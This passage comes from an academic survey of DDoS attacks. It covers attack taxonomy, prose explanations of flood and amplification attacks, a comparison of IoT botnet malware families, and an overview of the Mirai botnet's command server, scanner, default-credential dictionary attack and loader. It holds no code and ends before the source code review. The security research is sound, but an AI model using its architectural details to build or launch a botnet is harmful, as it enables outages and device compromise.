3.13.2. Host. In Host DDoS attacks, the access to the victim machine is completely knocked out by disabling or overloading its communication mechanisms (e.g., network interface or network link). A peculiarity of this type of attacks is that all attack packets have the destination address of the target host. An example is the TCP SYN attack (Section 4.1). These attacks are quite easy to detect since the attack volume is high. However, the host cannot defend alone against them because

its network resources are exhausted; hence, it usually needs the help of some upstream machines (such as a firewall).

3.13.3. Network. In Network DDoS attacks, the incoming bandwidth of a network is consumed with attack packets whose destination address can be taken from the victim network address space. The detection of these attacks is easy due to their high volume, but the victim network needs the help of upstream networks to defend against them because it is not able to handle the attack volume itself.

3.13.4. Infrastructure. In Infrastructure DDoS attacks, the target is any distributed service that is extremely relevant for either global Internet operations or operations of a subnetwork. Examples of this attack are the ones addressed to domain name servers (e.g., Dyn DDoS attack [12, 13]), certification servers, large core routers, and so on. The peculiarity of these attacks is the simultaneity by which multiple instances of the target service are attacked. This kind of attacks can only be countered through a combined action of several Internet actors.

3.14. Attack Traffic Distribution. Distributed Denial of Service attacks can be perpetrated using different locations as source of attack packets. Based on the attack traffic distribution, it is possible to classify them into two categories [18, 25]: *Isotropic* and *Nonisotropic*.

3.14.1. Isotropic. In Isotropic DDoS attacks, the attacker tries to uniformly distribute attack traffic through all ingress points of the victim autonomous system.

3.14.2. Nonisotropic. In Nonisotropic DDoS attacks, the attack traffic is more aggregated in specific parts of the Internet than in others. It means that the victim receives malicious packets from one or more directions which are partially or totally aggregated and not uniformly distributed in the whole Internet.

3.15. Resources Involved. In order to carry out a Distributed Denial of Service attack, the attacker has to make use of a certain amount of resources. Based on the resources involved in the attack, it is possible to classify DDoS attacks into two categories [28]: *Symmetric* and *Asymmetric*.

3.15.1. Symmetric. In Symmetric DDoS attacks, the resources involved by the attacker and those denied to the victim are of the same type and scale. For instance, in a network flooding attack (such as a DNS Flood attack, refer to Section 4.7), the attacker uses the same amount of network bandwidth that is consumed at the victim.

3.15.2. Asymmetric. In Asymmetric DDoS attacks, the resources required by the attacker are different in either type or scale (or both) from the resources neglected to the victim. An example of this kind of attacks is the DNS Amplification

attack (Section 4.9). Defending against these attacks is more difficult due to their asymmetrical nature.

4. DDoS Attacks Description

This section gives a brief overview (based on [9, 16, 18, 19, 22–24]) of some of the most common types of DDoS attacks that have been carried out in the last years, with the aim of better understanding the classification proposed in the previous section. Please note that it is not a comprehensive analysis (for instance, the description of additional types of DDoS attacks can be found in [9, 18, 22, 24, 34]) and the explanations given below are not intended to be exhaustive.

4.1. TCP SYN Attack. In a TCP SYN attack, the inherent vulnerability of the TCP three-way handshake is exploited: the server needs to allocate a data structure for each incoming SYN packet, regardless of its authenticity. Therefore, the attacker uses its agents to send a large number of TCP SYN packets to the victim system with spoofed source IP addresses. The reply TCP SYN/ACK packets of the victim are sent to the spoofed addresses (which may not exist or not be in use) and hence will not be acknowledged, leaving the target machine waiting indefinitely for the ACK packets. Considering that the victim system has a limited buffer queue for new TCP connections, when a large volume of TCP SYN requests are processed and no ACK packets are received, it runs out of resources (i.e., the TCP connections buffer queue gets overloaded) and it is unable to process legitimate users requests. A deeper analysis of this attack can be found in [43].

4.2. PUSH and ACK Attack. In a TCP PUSH and ACK attack, TCP packets with flags PUSH and ACK setted are sent from the agents to the victim. These flags instruct the victim machine to unload all data in the incoming TCP buffer (regardless of whether it is full or not) and to send back an ACK when it has been done. If a lot of TCP PUSH and ACK packets are sent from different agents to the victim system, it is overloaded and it will crash.

4.3. ICMP Flood Attack. In an ICMP Flood attack, a large volume of ICMP ECHO REQUEST packets (also known as “ping”) are sent by the agents to the victim. These packets request a reply from the victim and the combination of ICMP requests and responses leads to the bandwidth saturation of the victim network. During this attack, the source IP address of the ICMP packets is often spoofed, so the response packets from the victim are not sent back to the agents but to other unaware hosts.

4.4. UDP Flood Attack. In an UDP Flood attack, a lot of UDP packets are sent to either a random or a specified port of the victim. Once received, the host tries to process them to identify which application is waiting on the targeted port. If there are no applications running on that port, the victim machine sends back an ICMP packet with a “destination port unreachable” message. However, the response packet usually does not reach the agents (real senders of UDP packets), because the

source IP address is spoofed to hide their identity. The result of the attack is that the network of the victim is saturated and the available bandwidth for legitimate service request is depleted. Moreover, if enough UDP packets are delivered to the victim, its machine will be exhausted. This kind of attack often impacts also the connectivity of systems situated near the victim and may saturate the bandwidth of connections located around the targeted system as well.

4.5. Smurf Attack. The Smurf attack is a particular kind of ICMP Flood attack in which the attacker sends ICMP ECHO REQUEST packets (“ping”) to a network amplifier (a system supporting broadcast addressing) spoofing the source IP addresses with the victim IP address. The amplifier forwards the “ping” packets to all the machines within the broadcast address range and each of them replies with an ICMP ECHO REPLY to the victim machine. This type of attack amplifies the original attack packets tens or hundreds of times, depending on the number of systems located in the targeted broadcast address, and hurts both the victim and the intermediate broadcast systems. A deeper analysis of this attack can be found in [44].

4.6. Fraggle Attack. The Fraggle attack is a particular type of UDP Flood attack which is similar to the Smurf one but the attacker sends UDP ECHO packets to the network amplifier instead of ICMP ECHO ones [16]. A way to perform this attack is to send UDP ECHO packets to the port that supports the character generation protocol (usually port 19), spoofing the source port with the victim echo service protocol port (usually port 7), thus creating an infinite attack loop: UDP ECHO packets target the character generation service of intermediate broadcast systems, which generate characters that are sent to the echo service of the victim system that replies with an echo packet back to the character generator, and so on. The Fraggle attack is more disruptive than the Smurf attack, given its capability to produce more packets.

4.7. DNS Flood Attack. In a DNS Flood attack, a great number of spoofed DNS queries are sent by agents to the victim name server in order to exhaust its communication and computational resources [45]. The victim is not able to distinguish the legitimate requests to the malicious ones; therefore, it is overwhelmed while trying to answer all of them. This attack is extremely difficult to detect since the malicious DNS requests are identical to the legitimate ones.

4.8. HTTP Flood Attack. In a HTTP Flood attack, a great number of HTTP requests are sent by agents to the victim server in order to exhaust its resources [46]. These requests are accurately formulated in order to both maximize the attack power and avoid the detection. For instance, a single HTTP request that downloads a large file from a server (e.g., an image) can significantly consume its resources, but the repetition of requests for large files can be easily detected and blocked. Thus, attackers may simulate legitimate HTTP traffic by instructing the bots to send multiple requests to the target, analyzing the replies, and following recursively the

links. In this way, the victim resources are consumed but it is extremely difficult to distinguish the malicious traffic from the legitimate one.

4.9. DNS Amplification Attack. In a DNS Amplification attack, the attacker sends a lot of DNS requests to a name server (used as reflector) spoofing their source IP address with the victim one. The name server responds to those requests sending back the DNS responses to the victim. Since a small DNS query can generate a significantly larger DNS response, if the number of requests sent to the reflector is sufficiently high, it is possible to saturate the victim bandwidth [47]. In this type of attack, the attacker can send the DNS requests either directly or through the bots in order to increase the traffic attack volume.

5. DDoS-Capable IoT Malwares

In this section, a dive into the IoT malware world is offered. First, a high-level description of the most relevant DDoS-capable IoT malwares of the last few years is given, grouping them into families with the same main traits. Secondly, a comparison is performed, tracing some final considerations.

Please consider that we focus only on IoT malwares with DDoS capabilities, which entails that IoT malwares with different goals are neglected on purpose.

We want also to stress out that this specific topic is inherently an extremely unstable one, with a considerable number of offspring that borrow lines of code from deeply divergent families of malwares. Moreover, source codes have been disclosed only for a portion of the existing malwares; thus, the largest part of the information comes from complex reverse engineering jobs, which makes the whole situation even worse. In this context, completeness and precision are difficult to achieve, but we did our best to produce an analysis as much accurate as possible.

5.1. Linux.Hydra. Linux.Hydra, progenitor of all the IoT malwares, appeared in 2008 as an open source project specifically aimed towards routing devices based on MIPS architecture. Its exploitation phase relies on a dictionary attack or, if the target device is a D-Link router, on specific and well-known authentication vulnerability [48]. Once that the device has been infected, it becomes part of an IRC-based network able to perform only a basic SYN Flood attack. The malware documentation reports that Linux.Hydra also enables the attacker to strike a UDP Flood attack, but online available sources do not exhibit such capability [49]. All in all, even if it is quite simple, this malware laid the groundwork for all the successive MIPS-aiming malwares.

5.2. Psybot. Pretty much similar to Linux.Hydra, this malware appeared in the wild in the early 2009. Compared to its predecessor, Psybot is able to perform also UDP and ICMP Flood attacks [48]. It targets the same MIPS architecture (therefore, essentially network appliances) and, even though a direct comparison cannot be performed since Psybot sources have not been disclosed, the two malwares show so many

common points that it is reasonable to assume that Psyb0t is a Linux.Hydra offspring.

5.3. Chuck Norris. As soon as the Psyb0t botnet was taken down by its creator, probably due to a growing and unwanted interest towards his operations, another competitor came out in 2010. Called Chuck Norris, from a string found in the reverse engineered headers, this malware has a lot of common points with Psyb0t, at a point that it is most likely its direct evolution [48]. The available attacks are the same, apart from the lacking of ICMP Flood which is replaced by the capability of carrying out an ACK Flood attack.

5.4. Tsunami/Kaiten. Tsunami, the last and strongest offspring of Linux.Hydra, is a fusion of the DDoS-Kaiten Trojan [50] and Chuck Norris. In particular, this malware shares with the latter many traits, such as the same encryption key and some CNC IP addresses. Tsunami enables the botnet zombies to carry out not only traditional SYN Flood, UDP Flood, and PUSH and ACK attacks, but also some more sophisticated ones like HTTP Layer 7 Flood and TCP XMAS attacks. Interestingly, in 2016 this malware was sneaked on purpose into the Linux Mint Official ISO [51], jeopardising a huge quantity of freshly installed Operating Systems.

5.5. Aidra/LightAidra/Zendran. Born around 2012, Aidra, LightAidra, and Zendran exhibit slight variations of the same source code, which are small enough to let us group them under the same family. Compared to the aforementioned families, the complexity of these malwares is higher: they are able to compile on a number of different architectures such as MIPS, ARM, and PPC (PowerPC), even though the infection method relies upon a simple authentication guessing [52]. The resulting botnet architecture is, once again, IRC-based and the type of deliverable attacks is still restricted to basic attacks like SYN Flood and ACK Flood.

5.6. Spike/Dofloo/MrBlack/Wrkatk/Sotdas/AES.DDoS. After the Linux.Hydra offspring subsided, a new bunch of malwares appeared in different times around 2014 [53]. Many different malwares (such as Spike and Dofloo) belong to this family but they are so similar that it is hard to tell one from another. What is clear is that, conversely from all the previous families, the resulting botnet architecture is an Agent-Handler one. Moreover, mechanisms of persistence have been developed by tampering with the `/etc/rc.local` file, aiming to survive a device reboot. Another interesting characteristic is the so-called *SendInfo* thread that tries to derive the computing power of the infected host device [54], thus enabling the CNC Server to tune the intensity of DDoS jobs that each bot should perform.

5.7. BASHLITE/Lizkebab/Torlus/Gafgyt. BASHLITE, another popular malware in the wild in 2014, shares similar characteristics with the Spike malwares family. Particularly, the communication protocol is a lightweight version of IRC, but it has been so heavily modified that the resulting botnet architecture is totally nondependent on IRC servers;

therefore, this botnet can be considered Agent-Handler based and not an IRC-based one [55]. The variety of architectures vulnerable to this malware is impressive, as even SPARC devices can be infected. The DDoS attacks are basilar, nothing more than traditional SYN, UDP, and ACK Flood attacks.

5.8. Elknot/BillGates. This 2015 malware has been mostly used by the Chinese “DDoSers,” to such a point that its whole family has also been dubbed China ELF [56]. Developed to target for the most part SOHO (Small Office Home Office) devices, the vulnerable architectures are MIPS and ARM. The possible DDoS attacks are quite a number, including HTTP Layer 7 Flood and some other TCP Flood attacks. Considering that all the available information is derived from reverse engineering techniques and copious mutations of this malware have been created, in this case it is particularly hard to sketch out detailed characteristics.

5.9. XOR.DDoS. In 2015, during the tide of malwares that exploited the ShellShock vulnerability [57], XOR.DDoS started to silently infect many IoT devices all around the world, even though it did not rely upon the aforementioned vulnerability [58]. Probably another creation of the Chinese DDoS community, this malware is capable of various DDoS attacks like SYN Flood, UDP Flood, DNS Flood, and more complex TCP Flood ones. As reported by Akamai [59], in October 2015 the XOR.DDoS botnet alone was able to hit one of their customers with a DNS Flood of 30 million queries per second, combined with a SYN Flood attack of 140 Gbps.

5.10. LUABOT. Spotted in 2016, LUABOT is the first malware ever written in LUA programming language, as well as one of the most baffling ones. In particular, the DDoS script is detached from the main routines and this modular characteristic, highly simplified by the choice of LUA, in the first stages prevented researchers from understanding its real purpose [60]. The only payload file that has been identified so far suggests an HTTP Layer 7 Flood attack, but we do not exclude that some other kinds of payload scripts are available for this malware to be run. Much more interestingly, this malware includes a V7 embedded JavaScript engine to bypass DDoS protections offered by some enterprises, such as Cloudflare and Sucuri [61].

5.11. Remaiten/KTN-RM. Remaiten, which appeared in 2016 alongside the much more famous Mirai (Section 5.13), merges the main characteristics of two different malwares, namely, Tsunami and BASHLITE. In particular, the DDoS attacks are mostly derived from the former malware, whereas the telnet scanning capabilities are borrowed by the latter one [62]; unlike BASHLITE, Remaiten botnet architecture is IRC based. Most of the embedded architectures are vulnerable to Remaiten, which is unsurprising, since nowadays it is a common characteristic for most of the IoT malwares to be able to compile on a wide range of different architectures.

5.12. NewAidra/Linux.IRCTelnet. NewAidra, also known as Linux.IRCTelnet, is somehow a nasty combination between

Aidra root code, Kaiten IRC-based protocol, BASHLITE scanning/injection, and Mirai dictionary attack [63]. All the embedded devices based on standard architectures can be infected by this malware and the variety of DDoS attacks is large: besides the standard attacks, the attacker can choose a TCP XMAS or several TCP Flood attacks (as an example, URG Flood attack). At the present moment, NewAidra is the strongest Mirai competitor in its worldwide IoT infection crusade.

5.13. Mirai. Appeared in 2016, this is one of the most predominant DDoS-capable IoT malwares of the last few years and it is for sure the one that changed the world perception of IoT security. It has been used to perpetrate the biggest DDoS attack in the history [12] after building a huge Agent-Handler botnet, composed of weak IoT devices hijacked through a simple dictionary attack. This malware can exploit devices based on several architectures and it is capable of perpetrating a wide range of DDoS attacks, based on different protocols (e.g., TCP, UDP, and HTTP). Despite its simplicity, to date it is probably the most dangerous DDoS-capable IoT malware in the wild. A more detailed analysis is reserved to Mirai in Section 6.

5.14. Comparison and Discussion. Table 1 lists all the aforementioned DDoS-capable IoT malwares, pointing out their main traits. By further analyzing it, it is possible to conduct an overall analysis and highlight some interesting trends.

First of all, it is easy to see that the source code has been disclosed only for few malwares, while most of them have been analyzed through reverse engineering techniques, which means that part of the available data could be incomplete or even incorrect. Another thing that clearly stands out is that the oldest malwares were designed to target specific types of devices which only used MIPS processors, whereas the newest ones are able to target a much broader variety of devices and architectures, including ARM, PPC, and SuperH.

Looking at the malware offensive capabilities, it can be easily seen how the most recent malwares are able to hit the targets with much more different attacks than it was possible in the past. As an example, if Linux.Hydra was only able to carry out SYN Flood and UDP Flood attacks, the newest Mirai has been armed with refined attacks like GRE IP Flood, GRE ETH Flood, and even the so-called DNS Water Torture. Furthermore, almost all the performable DDoS attacks are ascribable into the Flood attacks category (Section 3.3.1). That is easily explained by considering that Flood attacks require only basic programming skills, few lines of code (which is relevant to embedded devices), and very little coordination between bots; however, they need a huge amount of bots in order to be disruptive. All characteristics, along with the enormous quantity of easily hackable IoT devices that can be enslaved with such malwares, make IoT botnets the perfect fit for Flood DDoS attacks. Finally, it is interesting to look at the different approaches that malicious coders take when it comes to choose the resulting malware botnet architecture: some malwares rely on an IRC-based architecture and some others build an Agent-Handler one. Therefore, what stands out is that there is no global favorite approach about this aspect, yet.




FIGURE 3: Correlation between DDoS-capable IoT malwares.

Talking about relationships, Figure 3 shows how the different families of malwares are supposedly related to each other. Linux.Hydra was the first DDoS-capable IoT malware and its source code evolved through the years into three new malwares: Psyb0t, Chuck Norris, and Tsunami. It seemed that Tsunami would have been Linux.Hydra very last evolution, but part of its code has also been used in order to develop chunks of Remaiten and even NewAidra, which is one of the most recently appeared malwares. Also, the figure shows that the older malwares were mostly unrelated to each other, whereas recently we are witnessing a melting pot of characteristics borrowed from different families, which results in new threats increasingly complex to detect and classify.

About malwares spreading, it is easy to sense the growing in popularity of IoT malwares with DDoS capabilities. Figure 4 shows the yearly progression of such malwares (as reported in Table 1) and clearly confirms this perception. As a matter of fact, it highlights that 4 new families were born in 2016 alone, which is troubling since that the previous record was of only 2 new malwares per year (namely, in 2010, 2014, and 2015) and that this category of malwares did not even exist before 2008. Accordingly, it is undeniable that today the popularity of IoT malwares with DDoS capabilities is steadily growing; hence, a solution needs to be found in order to interrupt, or at least mitigate, their propagation and the related damage.

6. Mirai

As briefly mentioned above, Mirai is surely the most dangerous DDoS-capable IoT malware ever seen, which recently showed to the world how the Internet of Things (in)security is a relevant issue not only for the IoT itself, but especially for the whole Internet. In this section, a review of Mirai infrastructure and source code is given, in order to better understand how it operates.

Please note that this is not intended as a one-to-one guide of Mirai, but it is rather aimed to explain the reader the fundamentals of its infrastructure. Therefore, details related to the DDoS offensive capabilities of Mirai are omitted on purpose.

TABLE 1: IoT malwares with DDoS capabilities.

Malware	Year	Source Code	Agents CPU	DDoS architecture	DDoS attacks
Linux.Hydra	2008	Open Source	MIPS	IRC-based	SYN Flood, UDP Flood
Psyb0t	2009	Reverse Eng.	MIPS	IRC-based	SYN Flood, UDP Flood, ICMP Flood
Chuck Norris	2010	Reverse Eng.	MIPS	IRC-based	SYN Flood, UDP Flood, ACK Flood
Tsunami, Kaiten	2010	Reverse Eng.	MIPS	IRC-based	SYN Flood, UDP Flood, ACK-PUSH Flood, HTTP Layer 7 Flood, TCP XMAS
Aidra, LightAidra, Zendran	2012	Open Source	MIPS, MIPSEL, ARM, PPC, SuperH	IRC-based	SYN Flood, ACK Flood
Spike, Dofloo, MrBlack, Wrkatk, Sotdas, AES.DDoS	2014	Reverse Eng.	MIPS, ARM	Agent-Handler	SYN Flood, UDP Flood, ICMP Flood, DNS Query Flood, HTTP Layer 7 Flood
BASHLITE, Lizkebab, Torlus, Gafgyt	2014	Open Source	MIPS, MIPSEL, ARM, PPC, SuperH, SPARC	Agent-Handler	SYN Flood, UDP Flood, ACK Flood
Elknot, BillGates	2015	Reverse Eng.	MIPS, ARM	Agent-Handler	SYN Flood, UDP Flood, ICMP Flood, DNS Query Flood, DNS Amplification, HTTP Layer 7 Flood, other TCP Floods
XOR.DDoS	2015	Reverse Eng.	MIPS, ARM, PPC, SuperH	Agent-Handler	SYN Flood, ACK Flood, DNS Query Flood, DNS Amplification, Other TCP Floods
LUABOT	2016	Reverse Eng.	ARM	Agent-Handler	HTTP Layer 7 Flood
Remaiten, KTN-RM	2016	Reverse Eng.	ARM, MIPS, PPC, SuperH	IRC-based	SYN Flood, UDP Flood, ACK Flood, HTTP Layer 7 Flood
NewAidra, Linux.IRCtelnet	2016	Reverse Eng.	MIPS, ARM, PPC	IRC-based	SYN Flood, ACK Flood, ACK-PUSH Flood, TCP XMAS, Other TCP Floods
Mirai	2016	Open Source	MIPS, MIPSEL, ARM, PPC, SuperH, SPARC	Agent-Handler	SYN Flood, UDP Flood, ACK Flood, VSE Query Flood, DNS Water Torture, GRE IP Flood, GRE ETH Flood, HTTP Layer 7 Flood

The chapter is organized with a top-down approach. First, a summary of Mirai and its history is given. Secondly, a high-level overview of its infrastructure and modus operandi is offered. Finally, a technical analysis of the Mirai source code is provided.

6.1. The Story. Mirai, one of the most dangerous malwares of the last few years, has been used to create a botnet of approximately 500,000 compromised IoT devices later exploited to perpetrate some of the largest DDoS attacks ever known. The attacks include the abuse of the French Internet service and hosting provider OVH on 22 September 2016 [64, 65], the attack to KrebsOnSecurity blog on 30 September 2016 [64, 66], and the well-known takedown of Dyn DNS service on 21 October 2016 [12, 13, 64] that, with a traffic peak of 1.2 Tbps, is the biggest DDoS attack ever recorded.

Mirai is designed to infect and control several types of IoT devices, such as home routers, DVRs, and CCTV cameras,




FIGURE 4: Yearly progression of DDoS-capable IoT malwares (refer to data reported in Table 1).

mainly manufactured by XiongMai Technology. The malware is able to run on a wide range of CPU architectures (such as




FIGURE 5: Mirai logical infrastructure.

MIPS, ARM, and PPC) and it uses a dictionary attack, based on a set of 62 entries, to gain control of vulnerable units. Once exploited, the devices are reported to a control server, in order to be used as part of a large-scale Agent-Handler botnet [67]. Afterwards, the botnet can be used to perpetrate several types of DDoS attacks, ranging from the basic SYN Flood attack to the more sophisticated DNS Water Torture and exploiting a wide range of protocols as attack vectors (such as GRE, TCP, UDP, DNS, and HTTP).

Today, Mirai source code is available online. It was first published on the hacking community forum *HackForums.net* on 30 September 2016 by a user named “Anna-Senpai” [68], and in the early October 2016, it appeared on GitHub [69] and other Internet locations. However, if on the one hand the source code leak gave security researchers the chance to analyze it and identify possible countermeasures, on the other hand it raised some issues. First, it made it more difficult to identify the original creator of Mirai, since it is no longer enough to find a copy of the source code on a system to spot the responsible [70]; secondly, it gave birth to a wide variety of new malwares based on Mirai (such as [71, 72]), often more sophisticated and with improved capabilities.

6.2. Overview. Mirai has an infrastructure and a modus operandi similar to other DDoS-capable IoT malwares, such

as BASHLITE and LightAidra/Aidra [64]. In this subsection, an overview of Mirai infrastructure and mode of operation is given. Details about the source code are neglected since a thorough analysis will be given in the next subsection.

6.2.1. Infrastructure. The basic logical architecture of Mirai botnet is represented in Figure 5 and is based on an Agent-Handler model and put into practice by the following logical components.

(a) *Command-and-Control (CNC) Server.* The component that interacts with human users, letting them control the botnet, is related to a *database* and supports three types of actors, each allowed to perform different operations: *admin*, *user*, and *bot*.

(b) *Mirai Bot.* It is the component running on infected IoT devices. It is composed of a main module and three further submodules, each with its own task:

- (i) *Scanner:* module that scans for new vulnerable IoT devices. Once a vulnerability is found, this module sends it back to the Reporting Server.
- (ii) *Killer:* module that kills possible competing malwares in execution on the same device.

- (iii) **Attacker:** module that actually performs DDoS attacks when requested from CNC Server.

(c) *Reporting Server.* In charge of receiving vulnerability results from bots and forwarding them to the Loader Server.

(d) *Loader Server.* It uploads the malware code on vulnerable devices infecting them, thus adding them to the botnet.

Both the physical organization of the infrastructure and the number of instances for each component may considerably vary. However, according to Anna-Senpai [69], a reliable setup for the whole infrastructure could be made up of four physical servers and two virtual private servers (VPSs), organized as follows:

- (i) 1 physical CNC Server
- (ii) 1 VPS that hosts the database
- (iii) 1 VPS that hosts the Reporting Server
- (iv) 3 physical Loader Servers

6.2.2. Mode of Operation. Once the basic infrastructure of Mirai botnet is seen, we are ready to give a high-level review of its modus operandi. In order to give a clear explanation of how each component works, we separately describe them.

(a) *CNC Server.* It is used to control the botnet infrastructure and to command the attacks and is able to interact with three different type of clients which are distinguishable from two factors: the port which they connect to and the first message that they send, once connected. Each type of client is allowed to perform a different set of operations:

- (i) **Admin:** the most privileged actor, it is able to perform several operations, such as adding a new user on the database, counting the available bots, and scheduling a new attack. Login with valid admin credentials is required.
- (ii) **User:** most likely, a paying user which received login credentials. It is able to schedule a new attack within some constraints, such as a maximum number of bots that can be used. A valid API key or valid login credentials are required.
- (iii) **Bot:** an IoT device that has been infected by the Mirai worm. It connects to the CNC Server in order to be added to the botnet and regularly communicates with it, waiting for its commands.

The CNC Server also interacts with a database, in order to keep track of attack history, users credentials, and a list of IP addresses which cannot be targeted by any attack (named “whitelist”).

The structure of the CNC Server lets us suppose a DDoS-for-hire service, where a *user* can pay a fee to an *admin*, in order to obtain valid credentials to the botnet and launch a DDoS attack.

(b) *Mirai Bot.* This component is the malicious code running on infected devices. It performs several foreground and background tasks which can be neatly described as follows:

- (1) **Masking:** once running, the worm performs some operations in foreground, such as deleting itself from the file system and altering its name to a random value. The goal is to avoid being discovered and prevent the reboot of the infected device, which would wipe the malware from the memory.
- (2) **Killer:** subsequently, it tries to protect itself from any competing malwares by running a background killer process, with the aim of eradicating competing worms, eventually residing on the same device, and preventing anyone else to break through other common methods, such as telnet, SSH, or HTTP. The purpose of this behaviour is to maximize the attack potential of each device, ensuring the full availability of all its computational resources, and prevent being removed from other malwares.
- (3) **Scanner:** afterwards, the worm starts a background process which is in charge of performing a wide-ranging scan of IP addresses, looking for possible vulnerable IoT devices. If it is able to successfully connect to a target, it tries to remotely access the device by carrying out a dictionary attack based on 62 common entries (e.g., admin/admin, and root/1234). Once vulnerability is found, IP address, port, and login credentials are sent to the Reporting Server which will then forward them to the Loader Server.
- (4) **Waiting commands:** finally, it enters in the main foreground execution loop in which it basically establishes the connection with the CNC Server and keeps it alive waiting for further commands. If an attack command is received, the corresponding routine is invoked and the attack is performed.

It is noteworthy to highlight that, in order to connect to either the Reporting or CNC Server, the bot has first to perform a domain resolution, obtaining the corresponding IP address. Besides, Mirai implements a control mechanism to ensure that only one instance of it is simultaneously executed on the infected device.

(c) *Reporting Server.* The Reporting Server is in charge of receiving vulnerability results from the scanner module of each bot. A vulnerability result includes IP address and port of target and potential username and password for remote access. Once a vulnerability result is received, it is forwarded as fast as possible to the Loader Server.

(d) *Loader Server.* The Loader Server is the component that actually infects vulnerable IoT devices, uploading the malicious code on them. In order to fully understand its behaviour, it is necessary to point out the most important elements:

- (i) **Pool of workers:** it is a set of machines in charge of processing the received vulnerability results and infecting the corresponding weak device.
- (ii) **List of vulnerabilities:** it is the list of results (i.e., IP: port and user:pass) that can be used to access the corresponding insecure devices. Each worker has its own list.

- (iii) Binary source codes: the malware code is cross-compiled on a variety of architectures and all the corresponding binary files are stored on the Loader Server.

Given that the behaviour of the Loader Server can be summarized as follows. As soon as a vulnerability result is received, it is added to the *vulnerabilities list* of a worker. Meanwhile, all the *workers* are in execution waiting for any list element to process. Once available, a worker uses the information contained in its list to gain access to a weak device. Then, it tries to identify its architecture type in order to load the proper executable and, at that point, either *wget* (a Linux utility for noninteractive files download from the web) or *tftp* (a Linux client for FTP protocol that can be used to transfer files to and from remote machines) is used to upload the binary code on the device. If none of them is available, a tiny binary code that suffices as *wget*, called “*echoloader*,” is loaded on the victim by exploiting the Linux *echo* command and is finally used to upload the worm binary code. Once the worm code is uploaded, it is executed and the weak device is turned into a Mirai bot.

In summary, Mirai uses a spreading loop named “*Real Time Loading*” (Bots → Reporting Server → Loader Server → Bots) [69]: bots scan for vulnerabilities and send the results to the Reporting Server which sends them to the Loader Server that infects insecure devices. Further details about how each component implements its tasks are discussed in the next subsection.

6.3. Source Code Analysis. In this section, a more technical analysis of the Mirai botnet behaviour is presented in order to better understand its modus operandi. References to routines, data structures, and programming languages found during the study of the malware are given.

It is worth to point out that we are not sure that the code reviewed [69] is the same used in 2016 to actually implement the real Mirai botnet. Nevertheless, most of the code seems to be reasonably authentic, whereas some sections are odd and thus maybe manipulated. In any case, considerations about the authenticity of the source code are given throughout the analysis.

